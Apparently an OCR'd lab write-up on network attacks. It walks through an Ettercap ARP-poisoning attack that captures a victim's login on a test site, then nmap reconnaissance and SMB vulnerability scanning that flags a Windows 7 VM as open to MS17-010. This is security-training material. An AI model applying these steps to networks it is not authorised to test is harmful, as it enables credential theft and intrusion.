
Step 5: then click the scan host button to scan the host.




Step 6: After finish scanning, choose victim's IP address as target number 1




Step 7: Choose the victim gateway as target number two.




Step 8: Click the “Men In The Middle” button and click ARP poisoning.




Step 9: Then choose the Sniff remote connection option and click “OK”.



Step 10; after finishing setting at Ettercap, go to the victim machine find vulnweb.com to test the attack. Enter the username and password at the website.




Step11: After clicking login the website will display a dummy information form




Step 12: Once the victim clicks the login button in step number 10 Ettercap will record the username and password that have been entered by the victim.

4. SMB VULNERABILITY ATTACKS


Security holes or defects in the SMB protocol, a network file-sharing protocol frequently used in Windows systems, are referred to as SMB (Server Message Block) vulnerabilities. SMB is used to access network resources such as printers, files, and other resources. Attackers may use weaknesses in the SMB protocol to infiltrate networks, obtain unauthorized access, or run malicious programs.



Step 1: Firstly, I need to know what is the IP address of my Kali Linux, which is my Hacking Machine. As shown in the picture, the IP Adress of my Kali Linux is 10.0.2.15 in the highlighted font. So, I know that the network I'm in right now is 10.10.10.0.




Step 2: Next, I open the second terminal to pursue the attack. Now, we will use the net discover tool ‘net discover’ with the command of ‘-r’ which stands for range. The range searched is 10.10.10.0/24. Now let’s discover the IP Address for the Windows 7 (Victim Machine), as we know that the Windows 7 machine is in the same subnet as the Kali Linux Machine. Now, after giving some time, the result went out that there are 2 addresses. I believe the address of the targeted Windows 7 machine is 10.0.2.4.



Step 3: As you can see in the above photo, I then opened the third Terminal. The command "nmap tool" will be used next. This tool's objective is to carry out operating system and service discovery. The command-line tool for network research and security audits is called "nmap." '-A' is used to activate options for aggressive scanning. This entails turning on traceroute, script scanning, OS detection, and version detection. To try and identify the operating system target host, use the prefix "-O." ‘-v’ will raise the verbosity level of the output, offering more detailed information about the scan. The port range to be scanned is specified by the parameter "-p

1-999". In this instance, ports 1 through 999 will be scanned. Finally, the IP address of the host I targeted to scan is '10.0.2.4'.



```
Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virtual NIC)
| Names:
|   PC-PC<00>            Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   PC-PC<20>            Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-01-11T16:31:21
|_  start_date: 2024-01-11T15:28:05
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: PC-PC
|   NetBIOS computer name: PC-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-01-12T00:31:21+08:00
```

```
Host is up (0.00071s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:4C:A6:14 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_serve
cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP2, or Windows 7
Uptime guess: 0.044 days (since Thu Jan 11 10:27:52 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: PC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h39m56s, deviation: 4h37m07s, median: 2s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: PC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:a6:14 (Oracle VirtualBox virt
| Names:
|   PC-PC<00>            Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   PC-PC<20>            Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
```


Step 4: The output of the scanned can be seen, we can confirm that the PC scanned is Windows 7 Professional and the name of the PC is 'PC-PC<00>', also we can confirm that this is the victim that we wanted. This scan result also tells us that some port is left open which '135' under TCP and another one is TCP-based port number 139 and another port is TCP 445 which is my interested port that I will perform further scanning. This port is used for SMB scanning.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -script smb-vuln* -p 445,139 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 11:54 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.00% done; ETC: 11:54 (0:00:00 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 8.33% done; ETC: 11:54 (0:00:00 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.00064s latency).
```


Step 5: Now, let's check whether there is a vulnerability in port number 445 using 'Nmap' program. The use of Nmap scripts relating to SMB vulnerabilities is specified by the '-script smb-vuln*' option. Since the asterisk (*) is a wildcard, it will execute scripts that match the pattern "smb-vuln," which is followed by "-p 445,139," which are ports that need to be scanned, and finally the victim machine's address (10.0.2.4).

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```


Step 6: Now, on the screen, we can see the result of the vulnerability scanning. We can conclude that the Windows 7 machine is vulnerable on 'smb-vuln-ms17-010' and the state level is VULNERABLE which means that the risk factor of compromising the Windows 7 using this vulnerability is high as shown in the diagram. Now, we will keep in mind that the 'ms17-010' is what we are going to search for to exploit of this vulnerability on Metasploit.



